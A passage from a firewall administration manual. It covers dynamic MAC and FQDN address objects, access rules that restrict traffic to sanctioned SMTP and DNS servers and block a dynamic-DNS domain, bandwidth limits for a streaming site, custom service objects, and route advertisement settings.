| FQDN resolution using DNS | <p>FQDN Address Objects are resolved using the DNS servers configured on the ADTRAN in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry’s TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.</p> |

| Feature | Benefit |
|--|--|
| FQDN entry caching | Resolved FQDN values will be cached in the event of resolution attempt failures subsequent to initial resolution. In other words, if “www.moosifer.com” resolves to 71.35.249.153 with a TTL of 300, but fails to resolve upon TTL expiry (for example, due to temporary DNS server unavailability), the 71.35.249.153 will be cached and used as valid until resolution succeeds, or until manually purged. Newly created FQDN entries that never successfully resolve, or entries that are purged and then fail to resolve will appear in an unresolved state. |
| MAC Address resolution using live ARP cache data | When a node is detected on any of the ADTRAN's physical segments through the ARP (Address Resolution Protocol) mechanism, the ADTRAN's ARP cache is updated with that node's MAC and IP address. When this update occurs, if a MAC Address Objects referencing that node's MAC is present, it will instantly be updated with the resolved address pairing. When a node times out of the ARP cache due to disuse (e.g. the host is no longer L2 connected to the firewall) the MAC AO will transition to an “unresolved” state. |
| MAC Address Object multi-homing support | MAC AOs can be configured to support multi-homed nodes, where multi-homed refers to nodes with more than one IP address per physical interface. Up to 256 resolved entries are allowed per AO. This way, if a single MAC address resolves to multiple IPs, all of the IP will be applicable to the Access Rules, etc. that refer to the MAC AO. |
| Automatic and manual refresh processes | MAC AO entries are automatically synchronized to the ADTRAN's ARP cache, and FQDN AO entries abide by DNS entry TTL values, ensuring that the resolved values are always fresh. In addition to these automatic update processes, manual Refresh and Purge capabilities are provided for individual DAOs, or for all defined DAOs. |
| FQDN resolution using DNS | FQDN Address Objects are resolved using the DNS servers configured on the ADTRAN in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale. |

Enforcing the use of sanctioned servers on the network

Although not a requirement, it is recommended to enforce the use of authorized or sanctioned servers on the network. This practice can help to reduce illicit network activity, and will also serve to ensure the reliability of the FQDN wildcard resolution process. In general, it is good practice to define the endpoints of known protocol communications when possible. For example:

- Create Address Object Groups of sanctioned servers (e.g. SMTP, DNS, etc.)



- Create Access Rules in the relevant zones allowing only authorized SMTP servers on your network to communicate outbound SMTP; block all other outbound SMTP traffic to prevent intentional or unintentional outbound spamming.

| # | Priority | Source | Destination | Service | Action | Users | Comment | Enable | Configure |
|---|----------|-------------------------|-------------|--------------------|--------|-------|---------|-------------------------------------|-----------|
| 1 | 1 | Sanctioned SMTP Servers | Any | SMTP (Send E-Mail) | Allow | All | | <input checked="" type="checkbox"/> | |
| 2 | 2 | Any | Any | SMTP (Send E-Mail) | Deny | All | | <input checked="" type="checkbox"/> | |

- Create Access Rules in the relevant zones allowing authorized DNS servers on your network to communicate with all destination hosts using DNS protocols (TCP/UDP 53). *Be sure to have this rule in place if you have DNS servers on your network, and you will be configuring the restrictive DNS rule that follows.*
- Create Access Rules in the relevant zones allowing Firewalled Hosts to only communicate DNS (TCP/UDP 53) with sanctioned DNS servers; block all other DNS access to prevent communications with unauthorized DNS servers.

| # | Priority | Source | Destination | Service | Action | Users | Comment | Enable | Configure |
|---|----------|------------------------|------------------------|--------------------|--------|-------|---------|-------------------------------------|-----------|
| 1 | 1 | Sanctioned DNS Servers | Any | DNS (Name Service) | Allow | All | | <input checked="" type="checkbox"/> | |
| 2 | 2 | LAN Subnets | Sanctioned DNS Servers | DNS (Name Service) | Allow | All | | <input checked="" type="checkbox"/> | |
| 3 | 3 | LAN Subnets | Any | DNS (Name Service) | Deny | All | | <input checked="" type="checkbox"/> | |

- Unsanctioned access attempts will then be viewable in the logs.

| | | | | | | | | |
|----|----------------------------|--------|-------------------|------------------------|---------------------------------------|---------------------------|----------------------------|---------------------------------|
| 2 | 06/19/2006 14:52:26.736 | Notice | Network Access | TCP connection dropped | 10.50.165.28, 4372, LAN (admin) | 71.32.231.227, 25, WAN | TCP SMTP (Send E-Mail) | 2 (LAN->WAN) |
| 10 | 06/19/2006 14:51:32.608 | Notice | Network Access | UDP packet dropped | 10.50.165.28, 4336, LAN (admin) | 4.2.2.1, 53, WAN | UDP DNS (Name Service) UDP | 5 (LAN->WAN) |

Using MAC and FQDN Dynamic Address Objects

MAC and FQDN DAOs provide extensive Access Rule construction flexibility. MAC and FQDN AOs are configured in the same fashion as static Address Objects, that is from the **Network > Address Objects** page. Once created, their status can be viewed by a mouse-over of their appearance, and log events will record their addition and deletion.

| | | | | | |
|---|----------------------------|------|----------------|--|---|
| 2 | 06/20/2006 00:13:39.064 | Info | Firewall Event | Added host entry to dynamic address object | FQDN=* dyndns.org; TTL=60; Host=71.35.249.153 |
|---|----------------------------|------|----------------|--|---|

Dynamic Address Objects lend themselves to many applications. The following are just a few examples of how they may be used. Future versions of SonicOS Enhanced may expand their versatility even further.

Blocking All Protocol Access to a Domain using FQDN DAOs

There might be instances where you wish to block all protocol access to a particular destination IP because of non-standard ports of operations, unknown protocol use, or intentional traffic obscuration through encryption, tunneling, or both. An example would be a user who has set up an HTTPS proxy server (or other method of port-forwarding/tunneling on “trusted” ports like 53, 80, 443, as well as nonstandard ports, like 5734, 23221, and 63466) on his DSL or cable modem home network for the purpose of obscuring his traffic by tunneling it through his home network. The lack of port predictability is usually further complicated by the dynamic addressing of these networks, making the IP address equally unpredictable.

Since these scenarios generally employ dynamic DNS (DDNS) registrations for the purpose of allowing users to locate the home network, FQDN AOs can be put to aggressive use to block access to all hosts within a DDNS registrar.



Note

A DDNS target is used in this example for illustration. Non-DDNS target domains can be used just as well.

Assumptions

- The ADTRAN firewall is configured to use DNS server 10.50.165.3, 10.50.128.53.
- The ADTRAN is providing DHCP leases to all firewalled users. All hosts on the network use the configured DNS servers above for resolution.
 - DNS communications to unsanctioned DNS servers can optionally be blocked with Access Rules, as described in the ‘Enforcing the use of sanctioned servers on the network’ section.
- The DSL home user is registering the hostname *moosifer.dyndns.org* with the DDNS provider DynDNS. For this session, the ISP assigned the DSL connection the address *71.35.249.153*.
 - A wildcard FQDN AO is used for illustration because other hostnames could easily be registered for the same IP address. Entries for other DDNS providers could also be added, as needed.

Step 1 – Create the FQDN Address Object

- From **Network > Address Objects**, select **Add** and create the following Address Object:

Name: Dyndns.org entries
 Zone Assignment: WAN
 Type: Host
 IP Address: *.dyndns.org

Ready

OK Cancel

- When first created, this entry will resolve only to the address for dyndns.org, e.g. 63.208.196.110.

Step 2 – Create the Firewall Access Rule

- From the **Firewall > Access Rules** page, **LAN->WAN** zone intersection, Add an Access Rule as follows:

Settings

Action: Allow Deny Discard

From Zone: LAN

To Zone: WAN

Service: --Select a service--

Source: --Select a network--

Destination: Dyndns.org entries

Users Allowed: All

Schedule: Always on

Comment:

Enable Logging

Allow Fragmented Packets

Ready

OK Deny Help

**Note**

Rather than specifying 'LAN Subnets' as the source, a more specific source could be specified, as appropriate, so that only certain hosts are denied access to the targets.

- When a host behind the firewall attempts to resolve moosifer.dyndns.org using a sanctioned DNS server, the IP address(es) returned in the query response will be dynamically added to the FQDN AO.
- Any protocol access to target hosts within that FQDN will be blocked, and the access attempt will be logged:

| | | | | | | | | |
|---|----------------------------|--------|-------------------|------------------------|------------------------------------|------------------------------|----------------|-------------------------------|
| 3 | 06/20/2006 00:20:20.600 | Notice | Network Access | TCP connection dropped | 10.50.165.28, 1777. LAN (admin) | 71.35.249.153, 443. WAN | TCP HTTPS | [LAN->WAN] |
| 6 | 06/20/2006 00:23:22.256 | Notice | Network Access | TCP connection dropped | 10.50.165.25, 2234, LAN | 71.35.249.153, 63446, WAN | TCP Port 63446 | [LAN->WAN] |

Using an Internal DNS Server for FQDN-based Access Rules

It is common for dynamically configured (DHCP) network environments to work in combination with internal DNS servers for the purposes of dynamically registering internal hosts – a common example of this is Microsoft’s DHCP and DNS services. Hosts on such networks can easily be configured to dynamically update DNS records on an appropriately configured DNS server (for example, see the Microsoft Knowledgebase article “How to configure DNS dynamic updates in Windows Server 2003” at <http://support.microsoft.com/kb/816592/en-us>).

The following illustrates a packet dissection of a typical DNS dynamic update process, showing the dynamically configured host *10.50.165.249* registering its full hostname *bohuymath.moosifer.com* with the (DHCP provided) DNS server *10.50.165.3*:

```

19 2.100629 10.50.165.249 2420 10.50.165.3 53 DNS Dynamic update SOA moosifer.com
20 2.105100 10.50.165.3 53 10.50.165.249 2420 DNS Dynamic update response CNAME A 10.50.165.249
# Frame 19 (122 bytes on wire, 122 bytes captured)
# Ethernet II, Src: 00:00:00:1b:e3:cf (00:00:00:1b:e3:cf), Dst: 00:00:00:18:43:00 (00:00:00:18:43:00)
# Internet Protocol, Src: 10.50.165.249 (10.50.165.249), Dst: 10.50.165.3 (10.50.165.3)
# User Datagram Protocol, Src Port: 2420 (2420), Dst Port: 53 (53)
# Domain Name System (query)
  Transaction ID: 0x0bad
  Flags: 0x2800 (Dynamic update)
    0... .. = Response: Message is a query
    .010 1... .. = opcode: Dynamic update (5)
    .... .0. .... = truncated: Message is not truncated
    .... .0 .... = Recursion desired: Don't do query recursively
    .... .0. .... = Z: reserved (0)
    .... .0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
  Zones: 1
  Prerequisites: 2
  Updates: 0
  Additional RRs: 0
# Zone
  moosifer.com: type SOA, class IN
    Name: moosifer.com
    Type: SOA (Start of zone of authority)
    Class: IN (0x0001)
# Prerequisites
  bohuymath.moosifer.com: type CNAME, class NONE
    Name: bohuymath.moosifer.com
    Type: CNAME (Canonical name for an alias)
    Class: NONE (0x00fe)
    Time to live: 0 time
    Data length: 0
  bohuymath.moosifer.com: type A, class IN, addr 10.50.165.249
    Name: bohuymath.moosifer.com
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 0 time
    Data length: 4
    Addr: 10.50.165.249

```

In such environments, it could prove useful to employ FQDN AOs to control access by hostname. This would be most applicable in networks where hostnames are known, such as where hostname lists are maintained, or where a predictable naming convention is used.

Controlling a Dynamic Host’s Network Access by MAC Address

Since DHCP is far more common than static addressing in most networks, it is sometimes difficult to predict the IP address of dynamically configured hosts, particularly in the absence of dynamic DNS updates or reliable hostnames. In these situations, it is possible to use MAC Address Objects to control a host’s access by its relatively immutable MAC (hardware) address.


Like most other methods of access control, this can be employed either inclusively, for example, to deny access to/for a specific host or group of hosts, or exclusively, where only a specific host or group of hosts are granted access, and all other are denied. In this example, we will illustrate the latter.

Assuming you had a set of DHCP-enabled wireless clients running a proprietary operating system which precluded any type of user-level authentication, and that you wanted to only allow these clients to access an application-specific server (e.g. 10.50.165.2) on your LAN. The WLAN segment is using WPA-PSK for security, and this set of clients should only have access


to the 10.50.165.2 server, but to no other LAN resources. All other wireless clients should not be able to access the 10.50.165.2 server, but should have unrestricted access everywhere else.

Step 1 – Create the MAC Address Objects

- From **Network > Address Objects**, select **Add** and create the following Address Object (multi-homing optional, as needed):



- Once created, if the hosts are present in the ADTRAN's ARP cache, they will be resolved immediately, otherwise they will appear in an *unresolved* state in the Address Objects table until they are activated and are discovered through ARP:



- Create an Address Object Group comprising the Handheld devices:



Step 2 – Create the Firewall Access Rules

- To create access rules, navigate to the **Firewall > Access Rules** page, click on the **All Rules** radio button, and scroll to the bottom of the page and click the **Add** button.
- Create the following four access rules:

| Setting | Access Rule 1 | Access Rule 2 | Access Rule 3 | Access Rule 4 |
|-----------|---------------|---------------|---------------|---------------|
| From Zone | WLAN | WLAN | WLAN | WLAN |
| To Zone | LAN | LAN | LAN | LAN |

| Setting | Access Rule 1 | Access Rule 2 | Access Rule 3 | Access Rule 4 |
|---------------|---------------------|---------------------|------------------|---------------|
| Service | MediaMoose Services | MediaMoose Services | Any | Any |
| Source | Handheld Devices | Any | Handheld Devices | Any |
| Destination | 10.50.165.3 | 10.50.165.3 | Any | Any |
| Users allowed | All | All | All | All |
| Schedule | Always on | Always on | Always on | Always on |

**Note**

The 'MediaMoose Services' service is used to represent the specific application used by the handheld devices. The declaration of a specific service is optional, as needed.

Bandwidth Managing Access to an Entire Domain

Streaming media is one of the most profligate consumers of network bandwidth. But trying to control access, or manage bandwidth allotted to these sites is difficult because most sites that serve streaming media tend to do so off of large server farms. Moreover, these sites frequently re-encode the media and deliver it over HTTP, making it even more difficult to classify and isolate. Manual management of lists of servers is a difficult task, but wildcard FQDN Address Objects can be used to simplify this effort.

Step 1 – Create the FQDN Address Object

- From **Network > Address Objects**, select **Add** and create the following Address Object:

Name: All of Youtube

Zone Assignment: WAN

Type: FQDN

FQDN Hostname: *.youtube.com

Ready

OK Cancel

Upon initial creation, youtube.com will resolve to IP addresses 208.65.153.240, 208.65.153.241, 208.65.153.242, but after an internal host begins to resolve hosts for all of the elements within the youtube.com domain, the learned host entries will be added, such as the entry for the v87.youtube.com server (208.65.154.84).

Step 2 – Create the Firewall Access Rule

- From the **Firewall > Access Rules** page, LAN->WAN zone intersection, add an Access Rule as follows:

The screenshot shows the 'General' tab of the Firewall Access Rule configuration. The 'Settings' section includes the following fields:

- Action: Allow Deny Discard
- From Zone: LAN
- To Zone: WAN
- Service: Any
- Source: LAN Subnets
- Destination: All of YouTube
- Users Allowed: All
- Schedule: Always on
- Comment: (empty)
- Enable Logging
- Allow Fragmented Packets

The screenshot shows the 'Bandwidth Management' tab of the Firewall Access Rule configuration. The 'Ethernet Bandwidth Management' section includes the following options:

- Enable Outbound Bandwidth Management (WAN rules only)
 - Guaranteed Bandwidth: 0 %
 - Maximum Bandwidth: 0 %
 - Bandwidth Priority: Standard
- Enable Inbound Bandwidth Management (WAN rules only)
 - Guaranteed Bandwidth: 2 %
 - Maximum Bandwidth: 2 %
 - Bandwidth Priority: Lowest
- Enable Tracking Bandwidth Usage

The status bar at the bottom indicates 'Ready'.



**Note**

If you do not see the Bandwidth tab, you can enable bandwidth management by declaring the bandwidth on your WAN interfaces. For more information on BWM, refer to [“Firewall Settings > BWM”](#) on page 607.

- The BWM icon will appear within the Access Rule table indicating that BWM is active, and providing statistics. Access to all *.youtube.com hosts, using any protocol, will now be cumulatively limited to 2% of your total available bandwidth for all user sessions.

Default Services Overview

The **Default Services** view displays the firewall default services in the **Services** table and **Service Groups** table. The Service Groups table displays clusters of multiple default services as a single service object. You cannot delete or edit these predefined services. The **Services** table displays the following attributes of the services:

- **Name**—The name of the service.
- **Protocol**—The protocol of the service.
- **Port Start**—The starting port number for the service.
- **Port End**—The ending port number for the service.
- **Configure**—Displays the unavailable **Edit**  and **Delete**  icon (default services cannot be edited or deleted, you will need to add a new service for the Edit and Delete icons to become available).

Services that apply to common applications are grouped as **Default Service Groups**. These groups cannot be changed or deleted. Clicking on the + to the left of the Default Service Groups entry, displays all the individual Default Services included in the group. For example, the **DNS (Name Service)** entry has two services labelled **DNS (Name Service) TCP** for port 53 and **DNS (Name Service) UDP** for port 53. These multiple entries with the same name are grouped together, and are treated as a single service. Default Services Groups cannot be edited or deleted.

Custom Services Configuration Task List

The following list provides configuration tasks for Custom Services:

- Adding Custom Services
- Editing Custom Services
- Deleting Custom Services
- Adding Custom Services Groups
- Editing Custom Services Groups
- Deleting Custom Services Groups

Supported Protocols

The following IP protocols are available for custom services:

- **ICMP (1)**—(Internet Control Message Protocol) A TCP/IP protocol used to send error and control messages.
- **IGMP (2)**—(Internet Group Management Protocol) The protocol that governs the management of multicast groups in a TCP/IP network.
- **TCP (6)**—(Transmission Control Protocol) The TCP part of TCP/IP. TCP is a transport protocol in TCP/IP. TCP ensures that a message is sent accurately and in its entirety.
- **UDP (17)**—(User Datagram Protocol) A protocol within the TCP/IP protocol suite that is used in place of TCP when a reliable delivery is not required.
- **GRE (47)**—(Generic Routing Encapsulation) A tunneling protocol used to encapsulate a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link to firewalls or routing devices over an IP Internetwork.

- **ESP (50)**—(Encapsulated Security Payload) A method of encapsulating an IP datagram inside of another datagram employed as a flexible method of data transportation by IPsec.
- **AH (51)**—(Authentication Header) A security protocol that provides data authentication and optional anti-relay services. AH is embedded in the data to be protected (a full IP datagram).
- **EIGRP (88)**—(Enhanced Interior Gateway Routing Protocol) Advanced version of IGRP. Provides superior convergence properties and operating efficiency, and combines the advantages of link state protocols with those of distance vector protocols.
- **OSPF (89)**—(Open Shortest Path First) A routing protocol that determines the best path for routing IP traffic over a TCP/IP network based on distance between nodes and several quality parameters. OSPF is an interior gateway protocol (IGP), which is designed to work within an autonomous system. It is also a link state protocol that provides less router to router update traffic than the RIP protocol (distance vector protocol) that it was designed to replace.
- **PIMSM (103)**—(Protocol Independent Multicast Sparse Mode) One of two PIM operational modes (dense and sparse). PIM sparse mode tries to constrain data distribution so that a minimal number of routers in the network receive it. Packets are sent only if they are explicitly requested at the RP (rendezvous point). In sparse mode, receivers are widely distributed, and the assumption is that downstream networks will not necessarily use the datagrams that are sent to them. The cost of using sparse mode is its reliance on the periodic refreshing of explicit join messages and its need for RPs.
- **L2TP (115)**—(Layer 2 Tunneling Protocol) A protocol that allows a PPP session to run over the Internet. L2TP does not include encryption, but defaults to using IPsec in order to provide virtual private network (VPN) connections from remote users to the corporate LAN.

Adding Custom Services for Predefined Service Types


You can add a custom service for any of the predefined service types:

| Protocol | IP Number |
|-----------|-----------|
| ICMP | 1 |
| TCP | 6 |
| UDP | 17 |
| GRE | 47 |
| IPsec ESP | 50 |
| IPsec AH | 51 |
| IGMP | 2 |
| EIGRP | 88 |
| OSPF | 89 |
| PIM SM | 103 |
| L2TP | 115 |

All custom services you create are listed in the **Custom Services** table. You can group custom services by creating a **Custom Services Group** for easy policy enforcement. If a protocol is not listed in the **Default Services** table, you can add it to the Custom Services table by clicking **Add**.

Step 1 Enter the name of the service in the **Name** field.

Step 2 Select the type of IP protocol from the **Protocol** pull-down menu.



Step 3 Enter the Port Range or IP protocol Sub Type depending on your IP protocol selection:

- For TCP and UDP protocols, specify the Port Range. You will not need to specify a Sub Type.
- On NetVanta 2830 and 2840 appliances, for ICMP, IGMP, OSPF and PIMSM protocols, select from the Sub Type pull-down menu for sub types.
- For the remaining protocols, you will not need to specify a Port Range or Sub Type.

Step 4 Click **OK**. The service appears in the **Custom Services** table.

Click the **Enable Logging** checkbox to disable or enable the logging of the service activities.

Adding Custom IP Type Services

Using only the predefined IP types, if the security appliance encounters traffic of any other IP Protocol type it drops it as *unrecognized*. However, there exists a large and expanding list of other registered IP types, as governed by IANA (Internet Assigned Numbers Authority): <http://www.iana.org/assignments/protocol-numbers>, so while the rigid practice of dropping less-common (unrecognized) IP Type traffic is secure, it was functionally restrictive.

SonicOS Enhanced 3.5 and newer, with its support for Custom IP Type Service Objects, allows an administrator to construct Service Objects representing any IP type, allowing Firewall Access Rules to then be written to recognize and control IPv4 traffic of any type.

**Note**

The generic service **Any** will not handle Custom IP Type Service Objects. In other words, simply defining a Custom IP Type Service Object for IP Type 126 will **not** allow IP Type 126 traffic to pass through the default LAN > WAN Allow rule.

| # | Zone | Priority | Source | Destination | Service | Action | Users | Comment | Enable | Configure |
|---|------------|----------|--------|-------------|---------|--------|-------|---------|-------------------------------------|-----------|
| | LAN | | | | | | | | <input type="checkbox"/> | |
| 1 | LAN > WLAN | 1 | Any | Any | Any | Allow | All | | <input checked="" type="checkbox"/> | |

It will be necessary to create an Access Rules specifically containing the Custom IP Type Service Object to provide for its recognition and handling, as illustrated below.


Example

Assume an administrator needed to allow RSVP (Resource Reservation Protocol - IP Type 46) and SRP (Spectralink™ Radio Protocol – IP type 119) from all clients on the WLAN zone (WLAN Subnets) to a server on the LAN zone (for example, 10.50.165.26), the administrator would be able to define Custom IP Type Service Objects to handle these two services:

- Step 1** From the **Network > Services** page, Click on the **Go to Service Objects** link at the top right of page to jump to the Services section.
- Step 2** Click **Add**.
- Step 3** Name the Service Objects accordingly.
- Step 4** Select **Custom IP Type** from the Protocol drop-down list.
- Step 5** Enter the protocol number for the Custom IP Type. *Port ranges are not definable for or applicable to Custom IP types.*

**Note**

Attempts to define a Custom IP Type Service Object for a predefined IP type will not be permitted, and will result in an error message.



- Step 6** Click OK

- Step 7** From the **Network > Services** page, **Service Group** section, select **Add Group**.

Step 8 Add a Service Group composed of the Custom IP Types Services.



Step 9 From **Firewall > Access Rules > WLAN > LAN**, select **Add**.

Step 10 Define an Access Rules allowing **myServices** from **WLAN Subnets** to the **10.50.165.26** Address Object.



Note


Select your zones, Services and Address Objects accordingly. It may be necessary to create an Access Rule for bidirectional traffic; for example, an additional Access Rule from the LAN > WLAN allowing **myServices** from **10.50.165.26** to **WLAN Subnets**.




Step 11 Click **OK**

IP protocol 46 and 119 traffic will now be recognized, and will be allowed to pass from **WLAN Subnets** to **10.50.165.26**.

Editing Custom Services


Click the **Edit** icon  under **Configure** to edit the service in the **Edit Service** window, which includes the same configuration settings as the **Add Service** window.

Deleting Custom Services

Click the **Delete** icon  to delete an individual custom service. You can delete all custom services by clicking the **Delete** button.

Adding a Custom Services Group


You can add custom services and then create groups of services, including default services, to apply the same policies to them. For instance, you can allow SMTP and POP3 traffic only during certain hours or days of the week by adding the two services as a Custom Service Group. To create a **Custom Services Group**, click **Add Group**.




- Step 1** Enter a name for the custom group in the name field.
- Step 2** Select individual services from the list in the left column. You can also select multiple services by pressing the **Ctrl** key and clicking on the services.
- Step 3** Click **- >** to add the services to the group.
- Step 4** To remove services from the group, select individual services from the list in right column. You can also select multiple services by pressing the **Ctrl** key on your keyboard and clicking on the services.
- Step 5** Click **< -** to remove the services.
- Step 6** When you are finished, click **OK** to add the group to **Custom Services Groups**.


Clicking **+** on the left of a Custom Service Group name, expands the display to show all the individual Custom Services, Default Services, and Custom Services Groups included in the Custom Service Group entry.

Editing Custom Services Groups

Click the **Edit** icon  under **Configure** to edit the custom service group in the **Edit Service Group** window, which includes the same configuration settings as the **Add Service Group** window.

Deleting Custom Services Groups

Click the **Delete** icon  to delete the individual custom service group entry. You can delete all custom service groups by clicking the **Delete** button.



CHAPTER 22

Configuring Routes

Network > Routing

If you have routers on your interfaces, you can configure static routes on the firewall on the **Network > Routing** page. You can create static routing policies that create static routing entries that make decisions based upon source address, source netmask, destination address, destination netmask, service, interface, gateway and metric. This feature allows for full control of forwarding based upon a large number of user-defined variables. This chapter contains the following sections:

- “Route Advertisement” on page 306
- “Route Policies” on page 307
- “Advanced Routing Services (OSPF and RIP)” on page 312
- “Configuring Advanced Routing Services” on page 319

Routing

Route Advertisement

Routing Mode: Simple RIP Advertisement

| Interface (Zone) | Status | Configure |
|------------------|----------|-----------|
| X0 (LAN) | Disabled | |
| X1 (WAN) | Disabled | |
| X2 (N/A) | Disabled | |
| X3 (N/A) | Disabled | |

items 1 to 5 (of 5)


View Style: All Policies Custom Policies Default Policies

| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|---|--------------------|--------------------|---------|-----------------|-----------|--------|----------|---------|-----------|
| 1 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 1 | | |
| 2 | Any | Default Gateway | Any | 0.0.0.0 | X1 | 20 | 2 | | |
| 3 | Any | WAN Primary Subnet | Any | 0.0.0.0 | X1 | 20 | 3 | | |
| 4 | WAN Primary Subnet | Any | Any | Default Gateway | X1 | 20 | 4 | | |
| 5 | Any | 0.0.0.0/0 | Any | 10.0.0.2 | X1 | 20 | 5 | | |

Add

Route Advertisement


The firewall uses RIPv1 or RIPv2 to advertise its static and dynamic routes to other routers on the network. Changes in the status of VPN tunnels between the firewall and remote VPN gateways are also reflected in the RIPv2 advertisements. Choose between RIPv1 or RIPv2 based on your router's capabilities or configuration. RIPv1 is an earlier version of the protocol that has fewer features, and it also sends packets via broadcast instead of multicast. RIPv2 packets are backwards-compatible and can be accepted by some RIPv1 implementations that provide an option of listening for multicast packets. The RIPv2 Enabled (broadcast) selection broadcasts packets instead of multicasting packets is for heterogeneous networks with a mixture of RIPv1 and RIPv2 routers.



Route Advertisement Configuration

To enable Route Advertisement for an Interface, follow these steps:

- Step 1** Click the **Edit** icon in the **Configure** column for the interface. The **Route Advertisement Configuration** window is displayed.



- Step 2** Select one of the following types of RIP Advertisements:

- **Disabled** - Disables RIP advertisements.
- **RIPv1 Enabled** - RIPv1 is the first version of Routing Information Protocol.
- **RIPv2 Enabled (multicast)** - To send route advertisements using multicasting (a single data packet to specific nodes on the network).
- **RIPv2 Enabled (broadcast)** - To send route advertisements using broadcasting (a single data packet to all nodes on the network).

- Step 3** In the **Advertise Default Route** menu, select **Never**, or **When WAN is up**, or **Always**.
- Step 4** Enable **Advertise Static Routes** if you have static routes configured on the firewall, enable this feature to exclude them from Route Advertisement.
- Step 5** Enable **Advertise Remote VPN Networks** if you want to advertise VPN networks.
